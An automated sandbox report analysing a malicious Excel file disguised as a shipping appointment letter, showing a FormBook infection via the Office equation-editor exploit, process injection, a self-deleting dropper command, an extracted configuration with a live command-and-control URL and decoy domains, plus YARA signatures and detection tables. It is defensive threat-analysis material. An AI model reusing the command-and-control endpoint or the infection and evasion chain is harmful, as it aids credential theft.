ID: 433035
Sample Name: Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:02:29
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Agency Appointment VSL Tbn-Port-Ap…

Overview


General Information

Sample Name:	Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx
Analysis ID:	433035
MD5:	27211c2dc1809c…
SHA1:	735918b9ed26c5..
SHA256:	b4b855d04e706c..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2508 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2988 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3068 cmdline: 'C:\Users\Public\vbc.exe' MD5: 116E736BA00FCA4B8499C4DF00796454)
    - vbc.exe (PID: 2476 cmdline: 'C:\Users\Public\vbc.exe' MD5: 116E736BA00FCA4B8499C4DF00796454)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - raserver.exe (PID: 2204 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 0842FB9AC27460E2B0107F6B3A872FD5)
          - cmd.exe (PID: 1664 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.oceancollaborative.com/bp3i/"
  ],
  "decoy": [
    "bancambios.network",
    "centroufologicosiciliano.info",
    "personalloansonline.xyz",
    "xn---yado-8e4dze0c.site",
    "americanscientific.net",
    "5australiacl.com",
    "sportsiri.com",
    "harchain.com",
    "oakandivywedding.com",
    "getbattlevizion.com",
    "laurenamason.com",
    "middreampostal.com",
    "realityawarenetworks.com",
    "purplequbе.com",
    "reufhroir.com",
    "dr-farshidtajik.com",
    "spinecompanion.com",
    "grpsexportsandimports.com",
    "nodeaths.com",
    "indylead.com",
    "payplrif617592.info",
    "counteraction.fund",
    "t4mall.com",
    "lnbes.com",
    "5xlsteve.com",
    "kocaelimanliftkiralama.site",
    "jacksonmesser.com",
    "nicehips.xyz",
    "accelerator.sydney",
    "dembyanndson.com",
    "tori2020.com",
    "ilium-partners.com",
    "amazingfinds4u.com",
    "therebelpartyband.com",
    "mutanterestaurante.com",
    "underce.com",
    "foldarusa.com",
    "canyoufindme.info",
    "fewo-zweifall.com",
    "fredrika-stahl.com",
    "bankalmatajer.com",
    "themindsetbreakthrough.com",
    "kesat-ya10.com",
    "9wsc.com",
    "jimmymasks.com",
    "bluebeltpanobuy.com",
    "my-ela.com",
    "motivactivewear.com",
    "myrivercityhomeimprovements.com",
    "xn--2o2b1z87x8sb.com",
    "pholbhf.icu",
    "8ballsportsbook.com",
    "doodstore.net",
    "shenghui118.com",
    "glavstore.com",
    "mydystopianlife.com",
    "woodlandsceinics.com",
    "trickshow.club",
    "vitali-tea.online",
    "thechandeck.com",
    "blinbins.com",
    "mcgcompetition.com",
    "xrglm.com",
    "mikefling.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2347711693.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2347711693.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2347711693.0000000000080000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.2142670660.0000000009760000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.2142670660.0000000009760000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.9760000.7.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.9760000.7.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

Exploits:

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx	25%	Virustotal		Browse
Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx	22%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe	28%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsoA180.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsoA180.tmp\System.dll	0%	ReversingLabs		
C:\Users\Public\vbc.exe	28%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
4.2.vbc.exe.9760000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
7.2.raserver.exe.2477960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.raserver.exe.739160.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
